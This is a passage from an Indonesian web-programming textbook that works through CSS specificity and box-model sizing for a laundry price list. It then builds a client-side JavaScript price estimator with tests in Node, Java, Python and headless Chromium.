Jawaban. `<td>Carpet < 5 m²</td>` (dengan satuan `item` di selnya sendiri). `<` harus menjadi `<`, sebab kalau tidak peramban akan membaca `< 5 m²` sebagai awal sebuah tag dan teksnya lenyap; `²` tidak perlu di-*escape* di halaman UTF-8. Pembangkit yang harus melakukannya karena nama yang sama juga akan dicetak ke nota, berkas CSV dan jawaban JSON, masing-masing dengan aturan *escape*-nya sendiri: *escape* adalah urusan saat keluaran.

4.10 Soal 4.8 — Aturan Mana yang Menang, dan Selebar Apa Kotaknya

4.10.1 Soalnya

SOAL 4.8. The price list of Problem 4.7 is styled by the stylesheet `prices.css`, whose rules are numbered R1 to R10. Without a browser, determine: (a) the text color of the price cell of S0001 and of S0002; (b) the text color of the other data cells of S0001 and of S0002; (c) the horizontal alignment of the price cells; (d) the width and height that the note box occupies on the screen. Then check every answer against a real browser, and answer (a) again for a stylesheet from which rule R5 has been deleted.

Dengan kata lain: tanpa peramban, tentukan warna teks sel harga dan sel data lain pada baris S0001 dan S0002, perataan sel harga, serta lebar dan tinggi kotak catatan di layar menurut `prices.css`; lalu periksa setiap jawaban dengan peramban sungguhan, dan jawab (a) sekali lagi bila aturan R5 dihapus.

Kode 4.36 `web/laundry/prices.css`: lembar gaya daftar harga, dengan aturan bernomor R1 sampai R10 di komentarnya.

```
/* prices.css: daftar harga. Aturan diberi nomor agar teks dapat merujuknya. */

/* R1 */ body            { font: 16px/1.5 system-ui, sans-serif; color: #1d2433; margin:
24px; }
/* R2 */ td              { color: #55607a; }
/* R3 */ .price          { color: #0b6b5e; text-align: right; }
/* R4 */ tr.express td   { color: #b3261e; }
/* R5 */ #prices .price  { color: #1d2433; font-weight: 600; }
/* R6 */ td.price        { color: #d9822b; }

/* R7 */ table           { border-collapse: collapse; }
/* R8 */ th, td          { border: 1px solid #dde3ea; padding: 6px 10px; text-align: left;
}
/* R9 */ caption         { caption-side: bottom; font-size: 0.9rem; color: #55607a;
padding-top: 6px; }

/* R10 */ .note {
  width: 320px;
  padding: 12px 16px;
  border: 4px solid #d9822b;
  margin: 0 0 16px;
  background: #fff7ee;
}
```

4.10.2 Memahaminya dengan tangan

Cascade (Bab 2, Subbab 2.15) [10]: untuk satu properti dari satu elemen, kumpulkan deklarasi yang cocok; kepentingan dan asal memutuskan lebih dulu (semua aturan kita adalah aturan halaman biasa, jadi di situ tidak ada yang diputuskan), lalu *specificity*, lalu aturan yang *lebih belakang*; bila tidak ada aturan sama sekali, `color` *diwariskan* dari induknya.

Spesifisitas sebagai tiga bilangan. Untuk sebuah selektor, hitung a, banyaknya selektor id (`#prices`); b, banyaknya selektor kelas, selektor atribut dan *pseudo-class* (`.price`, `[scope]`, `:first-child`); dan c, banyaknya selektor tipe dan *pseudo-element* (`td`, `tr`, `::before`) [11]. Dua spesifisitas dibandingkan seperti kata di kamus: mula-mula a, dan hanya bila nilai a sama, b, dan baru kemudian c, sebagaimana dinyatakan Persamaan (4.1).

$$(a_1, b_1, c_1) > (a_2, b_2, c_2) \Leftrightarrow a_1 > a_2 \ \vee \ (a_1 = a_2 \wedge b_1 > b_2) \ \vee \ (a_1 = a_2 \wedge b_1 = b_2 \wedge c_1 > c_2) \tag{4.1}$$

Jadi satu id mengalahkan kelas sebanyak apa pun, dan satu kelas mengalahkan selektor tipe sebanyak apa pun: (1,0,0) > (0,9,9). **Tabel 4.8** menerapkannya pada kelima aturan warna.

Tabel 4.8 Kelima aturan yang menetapkan warna teks di `prices.css`, dengan spesifisitas (a, b, c) setiap selektornya.

Aturan	Selektor	*a*	*b*	*c*	Warna
R2	`td`	0	0	1	`#55607a` kelabu
R3	`.price`	0	1	0	`#0b6b5e` hijau
R4	`tr.express td`	0	1	2	`#b3261e` merah
R5	`#prices .price`	1	1	0	`#1d2433` nyaris hitam
R6	`td.price`	0	1	1	`#d9822b` jingga

(a) Sel harga. Sel harga S0001 adalah `<td class="price">` di dalam `table#prices`, pada baris tanpa kelas. Selektor mana yang cocok dengannya? R2 (`td`: ia sebuah `td`), R3 (`.price`), R5 (`#prices .price`: sebuah `.price` di suatu tempat di dalam elemen ber-id `prices`) dan R6 (`td.price`). R4 tidak: barisnya tidak berkelas `express`. Spesifisitas tertinggi di antara (0,0,1), (0,1,0), (1,1,0) dan (0,1,1) adalah (1,1,0), jadi **R5 menang dan warnanya `#1d2433`**. Untuk S0002, keempat aturan yang sama cocok ditambah R4, (0,1,2), yang tetap di bawah (1,1,0): **R5 menang lagi**. Perhatikan bahwa R6 datang sesudah R5 di berkas dan tetap kalah: urutan hanya memutus seri, dan di sini tidak ada seri.

(b) Sel data lainnya. Sel nama dan satuan pada S0001 adalah `td` biasa di baris biasa: hanya R2 yang cocok, jadi warnanya **kelabu `#55607a`**. Pada S0002, R2 (0,0,1) dan R4 (0,1,2) cocok, dan **R4 menang: merah `#b3261e`**. Sel kode adalah `th`, bukan `td`: tidak satu pun dari kelima aturan cocok dengannya, jadi ia mewarisi `#1d2433` dari R1 lewat `body`.

(c) Perataan harga. R3 menyatakan `text-align: right` dengan (0,1,0); R8 menyatakan `th, td { … text-align: left; }`. Daftar selektor seperti `th, td` adalah dua selektor, dan untuk `td` yang cocok adalah `td`, (0,0,1). Jadi **R3 menang dan harga rata kanan**, meskipun R8 datang lebih belakang di berkas. Rata kanan memang yang dikehendaki untuk bilangan: ribuan berdiri di bawah ribuan.

(d) Kotak catatan. Model kotak (Bab 2, Subbab 2.16) menyatakan bahwa dengan bawaan `box-sizing: content-box`, `width` hanyalah lebar *isi*; padding dan border ditambahkan di luarnya. Lebar yang ditempati kotak di layar karenanya adalah Persamaan (4.2):

$$W = w + p_{\text{kiri}} + p_{\text{kanan}} + b_{\text{kiri}} + b_{\text{kanan}} \tag{4.2}$$

Dengan R10, $w = 320$, $p_{\text{kiri}} = p_{\text{kanan}} = 16$ dan $b_{\text{kiri}} = b_{\text{kanan}} = 4$, sehingga $W = 320 + 16 + 16 + 4 + 4 = 360$ piksel. Margin, `0 0 16px`, berada di luar border dan bukan bagian dari ukuran kotak itu sendiri. Tingginya mengikuti penjumlahan yang sama secara vertikal, dengan tinggi isi ditentukan oleh teksnya: hurufnya 16 piksel dengan tinggi baris 1,5, jadi satu baris setinggi $16 \times 1.5 = 24$ piksel. Pada lebar isi 320 piksel, kalimat catatan itu tidak muat dalam satu baris dan terlipat menjadi dua, sehingga isinya $2 \times 24 = 48$ piksel, dan $H = 48 + 12 + 12 + 4 + 4 = 80$ piksel.

Varian tanpa R5. Untuk sel harga S0001 tersisa R2, R3 dan R6: (0,1,1) yang tertinggi, sehingga harganya menjadi **jingga**. Untuk S0002 tersisa R2, R3, R4 dan R6: R4 (0,1,2) mengalahkan R6 (0,1,1) pada bilangan ketiga, sehingga harga itu menjadi **merah**, seperti seluruh barisnya.

4.10.3 Pemeriksaan di peramban sungguhan

Kode 4.37 membuka halaman di Chromium *headless* dan menanyakan, untuk empat sel dan kotak catatan, apa yang dihitung peramban.

Kode 4.37 `python/css_check.py`: tanyakan kepada peramban sungguhan warna dan perataan yang dihitungnya, ukuran kotak catatan, dan struktur tabelnya.

```
"""Tanyakan kepada peramban sungguhan (Chromium headless) apa yang dihitungnya untuk daftar
harga.

Perlu:  pip install playwright   lalu   playwright install chromium
Jalankan:  python3 css_check.py
"""
from pathlib import Path

from playwright.sync_api import sync_playwright

PAGE = (Path(__file__).parent / ".." / "web" / "laundry" / "prices.html").resolve()
PROBES = [("S0001 price cell", "tbody tr:nth-child(1) td.price"),
          ("S0002 price cell", "tbody tr:nth-child(2) td.price"),
          ("S0002 unit cell", "tbody tr:nth-child(2) td:nth-of-type(2)"),
          ("S0001 unit cell", "tbody tr:nth-child(1) td:nth-of-type(2)")]

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(PAGE.as_uri())
    for label, selector in PROBES:
        color, align = page.eval_on_selector(
            selector, "e => [getComputedStyle(e).color, getComputedStyle(e).textAlign]")
        print(f"{label:<18}{color:<20}{align}")
    box = page.eval_on_selector(".note", "e => e.getBoundingClientRect()")
    print(f"note box: {box['width']:.0f} x {box['height']:.0f} px on screen")
    print("table rows:", page.eval_on_selector("#prices", "t => t.rows.length"),
          "| head rows:", page.eval_on_selector("#prices", "t => t.tHead.rows.length"),
          "| caption:", page.eval_on_selector("#prices", "t => t.caption !== null"))
    browser.close()
```

`getComputedStyle(e)` mengembalikan nilai setiap properti sesudah *cascade*; `getBoundingClientRect()` ukuran kotak di layar.

```
S0001 price cell  rgb(29, 36, 51)     right
S0002 price cell  rgb(29, 36, 51)     right
S0002 unit cell   rgb(179, 38, 30)    left
S0001 unit cell   rgb(85, 96, 122)    left
note box: 360 x 80 px on screen
table rows: 13 | head rows: 1 | caption: True
```

`rgb(29, 36, 51)` adalah `#1d2433` (heksadesimal 1d, 24, 33 sama dengan 29, 36, 51), `rgb(179, 38, 30)` adalah `#b3261e` dan `rgb(85, 96, 122)` adalah `#55607a`: setiap jawaban pada Subbab 4.10.2 benar, termasuk kotak berukuran 360 kali 80 piksel. Baris terakhir juga menegaskan Soal 4.7: tiga belas baris (satu baris judul dan dua belas layanan), sebuah *head*, dan sebuah keterangan. Dengan R5 dihapus dari lembar gaya, peramban yang sama melaporkan `rgb(217, 130, 43)`, jingga, untuk harga S0001 dan `rgb(179, 38, 30)`, merah, untuk harga S0002, sesuai perhitungan tangan.

4.10.4 Penalaran yang sama sebagai program

Perbandingan Persamaan (4.1) cukup mekanis untuk dituliskan. **Kode 4.38** menghitung spesifisitas setiap aturan dan memilih pemenang untuk setiap sel, dengan dan tanpa R5, dalam JavaScript.

Kode 4.38 `web/tools/specificity.mjs`: spesifisitas sebagai tiga hitungan, dan pemenangnya adalah spesifisitas tertinggi dengan aturan yang lebih belakang menang bila seri.

```
// specificity.mjs: tentukan aturan CSS mana yang menetapkan warna sel harga.
// Jalankan:  node specificity.mjs
const RULES = [["R2", "td", "#55607a"], ["R3", ".price", "#0b6b5e"],
               ["R4", "tr.express td", "#b3261e"], ["R5", "#prices .price", "#1d2433"],
               ["R6", "td.price", "#d9822b"]];          // sesuai urutan di prices.css

function specificity(selector) {                      // [id, kelas..., elemen...]
  let a = 0, b = 0, c = 0;
  for (const part of selector.split(/\s+/)) {
    a += (part.match(/#[\w-]+/g) ?? []).length;
    b += (part.match(/\.[\w-]+|\[[^\]]*\]|(?<!:):[\w-]+/g) ?? []).length;
    c += (part.match(/^[a-zA-Z][\w-]*|::[\w-]+/g) ?? []).length;
  }
  return [a, b, c];
}

function winner(matching) {          // spesifisitas tertinggi; bila seri, aturan yang
LEBIH BELAKANG
  const key = (r) => [...specificity(r[1]), RULES.indexOf(r)];
  return matching.reduce((best, r) => {
    const x = key(r), y = key(best);
    for (let i = 0; i < 4; i++) if (x[i] !== y[i]) return x[i] > y[i] ? r : best;
    return best;
  });
}

console.log("RULE  SELECTOR          (a,b,c)  COLOR");
for (const [rule, selector, color] of RULES) {
  console.log(rule.padEnd(6) + selector.padEnd(18) + `(${specificity(selector)})
${color}`);
}
const cells = { "S0001 price cell": ["R2", "R3", "R5", "R6"],
                "S0002 price cell": ["R2", "R3", "R4", "R5", "R6"] };
for (const [cell, names] of Object.entries(cells)) {
  const matching = RULES.filter((r) => names.includes(r[0]));
  const w = winner(matching), w2 = winner(matching.filter((r) => r[0] !== "R5"));
  console.log(`${cell}: ${w[0]} ${w[1]} -> ${w[2]}; without R5: ${w2[0]} ${w2[1]} ->
${w2[2]}`);
}
```

Tiga ekspresi reguler menghitung id, lalu kelas, atribut dan *pseudo-class* (*lookbehind* `(?<!:)` menjauhkan `::before`), lalu selektor tipe dan *pseudo-element*. `winner` membandingkan $(a, b, c,$posisi) bilangan demi bilangan: Persamaan (4.1) dengan urutan sumber sebagai bilangan keempat. Ini alat belajar: aturan mana yang *cocok* ditentukan dengan tangan, dan `:not()` serta `!important` tidak ditangani.

```
RULE  SELECTOR          (a,b,c)  COLOR
R2    td                (0,0,1)  #55607a
R3    .price            (0,1,0)  #0b6b5e
R4    tr.express td     (0,1,2)  #b3261e
R5    #prices .price    (1,1,0)  #1d2433
R6    td.price          (0,1,1)  #d9822b
S0001 price cell: R5 #prices .price -> #1d2433; without R5: R6 td.price -> #d9822b
S0002 price cell: R5 #prices .price -> #1d2433; without R5: R4 tr.express td -> #b3261e
```

Versi Java, **Kode 4.39**, dan versi Python, **Kode 4.40**, mencetak ketujuh baris yang sama.

Kode 4.39 `java/Specificity.java`: perhitungan yang sama dengan Java; `winner` membandingkan ketiga bilangan lalu posisinya.

```
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Tentukan aturan CSS mana yang menetapkan warna sel harga: spesifisitas dulu, lalu
urutan. */
public class Specificity {
    record Rule(String name, String selector, String color) {}

    static final List<Rule> RULES = List.of(          // sesuai urutan di prices.css
        new Rule("R2", "td", "#55607a"), new Rule("R3", ".price", "#0b6b5e"),
        new Rule("R4", "tr.express td", "#b3261e"), new Rule("R5", "#prices .price",
"#1d2433"),
        new Rule("R6", "td.price", "#d9822b"));

    static int count(String regex, String text) {
        Matcher m = Pattern.compile(regex).matcher(text);
        int n = 0;
        while (m.find()) n++;
        return n;
    }

    /** {a, b, c} = {id, kelas/atribut/pseudo-class, elemen/pseudo-element} */
    static int[] specificity(String selector) {
        int a = 0, b = 0, c = 0;
        for (String part : selector.trim().split("\\s+")) {
            a += count("#[\\w-]+", part);
            b += count("\\.[\\w-]+|\\[[^\\]]*\\]|(?<!:):[\\w-]+", part);
            c += count("^[a-zA-Z][\\w-]*|::[\\w-]+", part);
        }
        return new int[] {a, b, c};
    }

    /** Spesifisitas tertinggi menang; bila seri, aturan yang ditulis LEBIH BELAKANG
menang. */
    static Rule winner(List<Rule> matching) {
        Rule best = matching.get(0);
        for (Rule r : matching) {
            int[] x = specificity(r.selector()), y = specificity(best.selector());
            int cmp = x[0] != y[0] ? x[0] - y[0] : x[1] != y[1] ? x[1] - y[1]
                    : x[2] != y[2] ? x[2] - y[2] : RULES.indexOf(r) - RULES.indexOf(best);
            if (cmp > 0) best = r;
        }
        return best;
    }
```

Kode 4.39 (Lanjutan) *java/Specificity.java: perhitungan yang sama dengan Java; winner membandingkan ketiga bilangan lalu posisinya.*

```
    public static void main(String[] args) {
        System.out.println("RULE  SELECTOR          (a,b,c)  COLOR");
        for (Rule r : RULES) {
            int[] s = specificity(r.selector());
            System.out.printf("%-6s%-18s(%d,%d,%d)  %s%n", r.name(), r.selector(),
                              s[0], s[1], s[2], r.color());
        }
        Map<String, List<String>> cells = new LinkedHashMap<>();
        cells.put("S0001 price cell", List.of("R2", "R3", "R5", "R6"));
        cells.put("S0002 price cell", List.of("R2", "R3", "R4", "R5", "R6"));
        for (Map.Entry<String, List<String>> cell : cells.entrySet()) {
            List<Rule> matching = new ArrayList<>(), withoutR5 = new ArrayList<>();
            for (Rule r : RULES) {
                if (cell.getValue().contains(r.name())) matching.add(r);
                if (cell.getValue().contains(r.name()) && !r.name().equals("R5"))
withoutR5.add(r);
            }
            Rule w = winner(matching), w2 = winner(withoutR5);
            System.out.println(cell.getKey() + ": " + w.name() + " " + w.selector() + " ->
"
                + w.color() + "; without R5: " + w2.name() + " " + w2.selector() + " -> " +
w2.color());
        }
    }
}
```

Kode 4.40 `python/specificity.py`: perhitungan yang sama dengan Python, yang *tuple*-nya sudah dibandingkan bilangan demi bilangan.

```
"""Tentukan aturan CSS mana yang menetapkan warna sel harga: spesifisitas dulu, lalu
urutan.

Jalankan:  python3 specificity.py
"""
import re

# (aturan, selektor, warna) sesuai urutan kemunculan di prices.css
RULES = [("R2", "td", "#55607a"), ("R3", ".price", "#0b6b5e"),
         ("R4", "tr.express td", "#b3261e"), ("R5", "#prices .price", "#1d2433"),
         ("R6", "td.price", "#d9822b")]


def specificity(selector):
    """(a, b, c) = (id, kelas/atribut/pseudo-class, elemen/pseudo-element)."""
    a = b = c = 0
    for part in selector.split():                        # "tr.express td" -> 2 compound
        a += len(re.findall(r"#[\w-]+", part))
        b += len(re.findall(r"\.[\w-]+|\[[^\]]*\]|(?<!:):[\w-]+", part))
        c += len(re.findall(r"^[a-zA-Z][\w-]*|::[\w-]+", part))
    return (a, b, c)


def winner(matching):
    """Spesifisitas tertinggi menang; bila seri, aturan yang ditulis LEBIH BELAKANG
menang."""
    order = {rule: i for i, (rule, _, _) in enumerate(RULES)}
    return max(matching, key=lambda r: (specificity(r[1]), order[r[0]]))


print("RULE  SELECTOR          (a,b,c)  COLOR")
for rule, selector, color in RULES:
    a, b, c = specificity(selector)
    print(f"{rule:<6}{selector:<18}({a},{b},{c})  {color}")

cells = {"S0001 price cell": ["R2", "R3", "R5", "R6"],     # aturan yang selektornya cocok
         "S0002 price cell": ["R2", "R3", "R4", "R5", "R6"]}
for cell, names in cells.items():
    matching = [r for r in RULES if r[0] in names]
    w = winner(matching)
    w2 = winner([r for r in matching if r[0] != "R5"])
    print(f"{cell}: {w[0]} {w[1]} -> {w[2]}; without R5: {w2[0]} {w2[1]} -> {w2[2]}")
```

Versi Python paling pendek, dan alasannya patut diingat: Python membandingkan *tuple* persis seperti Persamaan (4.1) membandingkan spesifisitas, unsur demi unsur dari kiri, sehingga `max(matching, key=…)` dengan kunci `(specificity, position)` *adalah* aturan *cascade* itu sendiri.

4.10.5 Penyelesaian keliru yang menggoda

Kedua jawaban yang menggoda membaca lembar gaya dari atas ke bawah: "R6 paling akhir, jadi harganya jingga" dan "R8 datang sesudah R3, jadi harganya rata kiri". CSS memilih berdasarkan spesifisitas *lebih dulu* dan berdasarkan urutan *hanya* untuk memutus seri; **Gambar 4.8** memperlihatkan harga yang nyaris hitam dan rata kanan.

Ilustrasi lama pada **Gambar 4.10** dan **Gambar 4.11** menyimpan pelajaran kedua. Lembar gayanya memilih satu elemen berdasarkan id, `#TOP`, dan dua paragraf berdasarkan kelas, `.MyLine`, dan tampilannya memperlihatkan kedua aturan diterapkan. Tetapi aturan kelas itu juga meminta `FRONT-WEIGHT: BOLD`, dan kedua baris biru pada **Gambar 4.11** *tidak* tebal. `FRONT-WEIGHT` adalah salah eja dari `font-weight`; peramban diam-diam mengabaikan deklarasi yang tidak dipahaminya, tanpa galat di mana pun. *Developer tools* memperlihatkannya tercoret dengan tanda

peringatan di panel *Styles*, tempat yang harus dilihat bila sebuah aturan "tidak melakukan apa-apa".

stylecss04.html

```
1  <!-- stylecss04.html -->
2  <HTML>
3    <HEAD>
4      <TITLE>Profitina Laundry</TITLE>
5      <STYLE TYPE="TEXT/CSS">
6        #TOP {
7          BACKGROUND-COLOR: #FF9;
8          PADDING: 1em;
9          TEXT-ALIGN: CENTER;
10       }
11       .MyLine {
12         COLOR: BLUE;
13         FRONT-WEIGHT: BOLD;
14         MARGIN: 0;
15         PADDING: 0;
16       }
17     </STYLE>
18   </HEAD>
19   <BODY>
20     <DIV ID="TOP">
21       <H1>Profitina Laundry</H1>
22       <P CLASS="MyLine">Clean laundry, three outlets in Surabaya</P>
23       <P CLASS="MyLine">Open every day, 07:00 to 21:00</P>
24     </DIV>
25     <P>Welcome to our website!</P>
26   </BODY>
27 </HTML>
```

Gambar 4.10 Lembar gaya internal dengan kedua bentuk selektor: `#TOP` untuk satu elemen ber-id itu, `.MyLine` untuk setiap elemen yang membawa kelas itu.

Gambar 4.11 Hasil tampilan **Gambar 4.10**: aturan id mewarnai bloknya, aturan kelas mewarnai kedua paragraf, dan deklarasi `FRONT-WEIGHT` yang salah eja diabaikan diam-diam.

> **UJI DIRI.** Tambahkan `box-sizing: border-box;` ke R10. Berapa ukuran yang kini ditempati kotak catatan, dan berapa ruang yang tersisa untuk teksnya?
>
> *Jawaban.* Dengan `border-box`, `width` berarti "dari border ke border", jadi kotak menempati tepat 320 piksel; isinya mendapat $320 - 16 - 16 - 4 - 4 = 280$ piksel, yaitu Persamaan (4.2) yang diselesaikan untuk w. Peramban menegaskan 320. Itulah sebabnya lembar gaya portofolio menetapkan `* { box-sizing: border-box; }` sekali untuk semuanya: sebuah lebar lalu berarti persis seperti yang dikatakannya.

4.11 Soal 4.9 — Perkiraan Harga Langsung dengan JavaScript

4.11.1 Soalnya

> **SOAL 4.9.** On the drop-off page, show the customer an estimate of the price *while they type*, without sending anything to the server. The customer chooses a service, types a quantity —

> kilograms with at most one decimal for per-kg services, a whole number for per-item services, with either a comma or a dot as the decimal separator — and may tick *pick-up and delivery* for a flat Rp 10.000. Per-kg services are charged for at least 1 kg. The estimate must be exact to the rupiah. Then compute the same estimate on the server, in Java and in Python, and explain why the server must compute it again.

Dengan kata lain: tampilkan perkiraan harga *selagi pelanggan mengetik* tanpa mengirim apa pun ke server — jumlah dalam kilogram dengan paling banyak satu desimal (koma atau titik) atau bilangan bulat untuk layanan per buah, minimal 1 kg, dengan tambahan jemput-antar Rp 10.000 — tepat sampai ke rupiah; lalu hitung perkiraan yang sama di server dengan Java dan Python, dan jelaskan mengapa server harus menghitungnya ulang.

4.11.2 Memahaminya dengan tangan

Rumusnya. Untuk layanan berharga P rupiah per satuan, jumlah yang ditagihkan q dan biaya antar D (10000 bila dicentang, 0 bila tidak), perkiraannya adalah Persamaan (4.3):

$$T = P \cdot q + D, \qquad q = \begin{cases} \max(q_{\text{diketik}}, 1) & \text{untuk layanan per kg} \\ q_{\text{diketik}} & \text{untuk layanan per buah} \end{cases} \tag{4.3}$$

Contoh-contohnya, dengan tangan.

- S0001 seharga Rp 8.000 per kg, diketik `3,5`: $8000 \times 3.5 = 28000$, jadi *Rp 28.000*.
- S0003 seharga Rp 6.000 per kg, diketik `4,1`: $6000 \times 4.1 = 24600$, jadi *Rp 24.600*.
- S0001, diketik `0,5`: di bawah minimum 1 kg, jadi $q = 1$ dan $T = 8000$.
- S0002 seharga Rp 12.000 per kg, diketik `2.5` dengan antar: $12000 \times 2.5 + 10000 = 40000$.
- S0008, sprei (*bed cover*) seharga Rp 35.000 per buah, diketik `2`: 70000. Diketik `1,5`: ditolak, karena setengah sprei tidak dapat dicuci.
- Diketik `tiga`: ditolak, dengan pesan yang memperlihatkan bentuk yang diharapkan.

Tepat sampai ke rupiah. Sepersepuluh tidak memiliki representasi *floating point* biner yang eksak [12], sehingga 6000×4.1 dalam *floating point* tidak persis 24600. Maka pecahan tidak boleh ada sama sekali: baca `4,1` sebagai 41 *persepuluhan* dan hitung $T = P \cdot n/10 + D$ dengan bilangan bulat; setiap harga berakhiran 000, sehingga $6000 \times 41/10 = 24600$ secara eksak.

Apa berjalan di mana. "Selagi mengetik" hanya dapat dilakukan JavaScript pada *event* `input`. Namun peramban milik pelanggan, yang dapat mengubah skripnya atau melewatinya dengan `curl`; jadi perkiraan di peramban hanyalah *kemudahan*, dan harga yang ditagihkan dihitung ulang di server dari daftar harganya sendiri.

4.11.3 HTML dan JavaScript-nya

Kode 4.41 adalah formulirnya.

Kode 4.41 `web/laundry/estimate.html`: formulir perkiraan; elemen `output` menampilkan hasilnya.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price estimate &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Price estimate</h1>
  <form id="estimate">
    <label>Service
      <select name="service">
        <option value="S0001">Wash, dry &amp; fold (Rp 8.000 per kg)</option>
        <option value="S0002">Express wash &amp; fold, 1 day (Rp 12.000 per kg)</option>
        <option value="S0003">Ironing only (Rp 6.000 per kg)</option>
        <option value="S0008">Bed cover, any size (Rp 35.000 per item)</option>
      </select>
    </label>
    <label>Quantity <input name="qty" inputmode="decimal" value="1"></label>
    <label><input type="checkbox" name="delivery"> Pick-up and delivery (Rp 10.000)</label>
    <p>Estimate: <output id="total" for="qty">-</output></p>
  </form>
  <script src="estimate.js"></script>
</body>
</html>
```

`<output id="total" for="qty">` adalah elemen HTML yang dibuat untuk hasil perhitungan; `for` menyebut field yang menjadi dasarnya, sehingga pembaca layar dapat mengaitkan keduanya. Skripnya dimuat di akhir body.

Kode 4.42 `web/laundry/estimate.js`: perkiraan dalam bilangan bulat persepuluhan; berkas yang sama berjalan di peramban dan di Node.

```
// estimate.js: perkiraan harga di halaman penitipan, dihitung selagi pelanggan mengetik.
// Berkas yang sama berjalan di peramban dan, untuk pengujian, di Node.
"use strict";

const SERVICES = {
  S0001: { name: "Wash, dry & fold", unit: "kg", price: 8000 },
  S0002: { name: "Express wash & fold, 1 day", unit: "kg", price: 12000 },
  S0003: { name: "Ironing only", unit: "kg", price: 6000 },
  S0008: { name: "Bed cover, any size", unit: "item", price: 35000 },
};
const DELIVERY = 10000;                        // jemput dan antar, tarif tetap, dalam
rupiah

// "3,5" atau "3.5" -> 35 (persepuluhan satuan); null bila teks bukan jumlah yang kami
terima.
function toTenths(text) {
  const m = String(text).trim().match(/^(\d{1,2})(?:[.,](\d))?$/);
  if (m === null) return null;
  return Number(m[1]) * 10 + Number(m[2] ?? "0");
}

// 26400 -> "26.400"
function rupiah(amount) {
  return String(amount).replace(/\B(?=(\d{3})+(?!\d))/g, ".");
}

function estimate(code, quantityText, delivery) {
  const service = SERVICES[code];
  if (service === undefined) return { ok: false, message: "Choose a service." };
  const tenths = toTenths(quantityText);
  if (tenths === null || tenths === 0) {
    return { ok: false, message: "Type a quantity such as 3 or 3,5." };
  }
  if (service.unit !== "kg" && tenths % 10 !== 0) {
    return { ok: false, message: "Items are counted in whole numbers." };
  }
  const billed = service.unit === "kg" ? Math.max(tenths, 10) : tenths;  // paling sedikit
1 kg
  // Bilangan bulat saja: harga * persepuluhan / 10 eksak karena setiap harga berakhiran
000.
  const total = (service.price * billed) / 10 + (delivery ? DELIVERY : 0);
  return { ok: true, total: total, text: "Rp " + rupiah(total) };
}
```

Kode 4.42 (Lanjutan) *web/laundry/estimate.js: perkiraan dalam bilangan bulat persepuluhan; berkas yang sama berjalan di peramban dan di Node.*

```
if (typeof document !== "undefined") {        // di peramban: sambungkan formulir
  const form = document.querySelector("#estimate");
  const out = document.querySelector("#total");
  const update = () => {
    const r = estimate(form.service.value, form.qty.value, form.delivery.checked);
    out.textContent = r.ok ? r.text : r.message;
  };
  form.addEventListener("input", update);     // setiap ketukan tombol, setiap centang
kotak
  update();
}
if (typeof module !== "undefined") {          // di Node: biarkan pengujian mengimpornya
  module.exports = { estimate, toTenths, rupiah };
}
```

- `toTenths` mengerjakan seluruh pembacaan teks yang diketik. Ekspresi reguler `^(\d{1,2})(?:[.,](\d))?$` menerima satu atau dua angka, lalu secara opsional sebuah koma *atau* titik yang diikuti tepat satu angka, dan tidak ada yang lain; kelompok pertama adalah

bagian bulat dan kelompok kedua persepuluhannya. `Number(m[1]) * 10 + Number(m[2] ?? "0")` mengubah `"4"` dan `"1"` menjadi 41. Selain itu — `4,15`, `tiga`, field kosong — dikembalikan `null`.

- `estimate` memeriksa, berurutan: layanan yang dikenal, jumlah yang dapat dibaca dan bukan nol, dan bilangan bulat untuk layanan yang dihitung per buah (`tenths % 10 !== 0` berarti "ada sisa persepuluhan"). Lalu `Math.max(tenths, 10)` menerapkan minimum 1 kg, dan totalnya adalah Persamaan (4.3) dalam bilangan bulat.
- `rupiah` menyisipkan titik sebelum setiap kelompok tiga angka dari kanan. Ekspresi reguler `\B(?=(\d{3})+(?!\d))` menemukan setiap posisi yang bukan batas kata dan diikuti kelipatan tiga angka sampai ke ujung.
- Di peramban, `document` ada, sehingga skrip menyambungkan `update` ke *event* `input` formulir (setiap ketukan, setiap centang) dan memanggilnya sekali; di Node, `module` ada, sehingga fungsi-fungsinya diekspor untuk pengujian.

Pengujian pada **Kode 4.43** adalah contoh-contoh yang dikerjakan dengan tangan, diketik sebagai data.

Kode 4.43 `web/tools/estimate_test.js`: kasus yang dikerjakan dengan tangan sebagai tabel, dijalankan terhadap `estimate` di Node.

```
// estimate_test.js: jalankan perkiraan pada kasus yang dikerjakan dengan tangan di buku.
// Jalankan:  node estimate_test.js
const { estimate } = require("../laundry/estimate.js");

const CASES = [                    // [layanan, jumlah seperti diketik, antar, teks yang
diharapkan]
  ["S0001", "3,5", false, "Rp 28.000"],
  ["S0003", "4,1", false, "Rp 24.600"],
  ["S0001", "0,5", false, "Rp 8.000"],
  ["S0002", "2.5", true, "Rp 40.000"],
  ["S0008", "2", false, "Rp 70.000"],
  ["S0008", "1,5", false, "Items are counted in whole numbers."],
  ["S0001", "tiga", false, "Type a quantity such as 3 or 3,5."],
  ["S9999", "1", false, "Choose a service."],
];
let passed = 0;
for (const [code, qty, delivery, want] of CASES) {
  const r = estimate(code, qty, delivery);
  const got = r.ok ? r.text : r.message;
  const ok = got === want;
  passed += ok ? 1 : 0;
  console.log(`${ok ? "PASS" : "FAIL"}  ${code} ${JSON.stringify(qty).padEnd(7)}`
    + `${delivery ? "+delivery " : "          "}${got}`);
}
console.log(`${passed} of ${CASES.length} passed`);
```

```
PASS  S0001 "3,5"            Rp 28.000
PASS  S0003 "4,1"            Rp 24.600
PASS  S0001 "0,5"            Rp 8.000
PASS  S0002 "2.5"  +delivery Rp 40.000
PASS  S0008 "2"              Rp 70.000
PASS  S0008 "1,5"            Items are counted in whole numbers.
PASS  S0001 "tiga"           Type a quantity such as 3 or 3,5.
PASS  S9999 "1"              Choose a service.
8 of 8 passed
```

Pengujian membuktikan fungsinya; pengujian tidak membuktikan halamannya. **Kode 4.44** mengemudikan halaman sungguhan di peramban *headless* seperti pelanggan: memilih setrika, mengetik `4,1`, mencentang antar, lalu mengetik `4,15`.

Kode 4.44 `python/estimate_ui_check.py`: kemudikan `estimate.html` di Chromium *headless* dan baca `output` sesudah setiap tindakan.

```python
"""Kemudikan estimate.html di Chromium headless seperti pelanggan, lalu baca keluarannya.

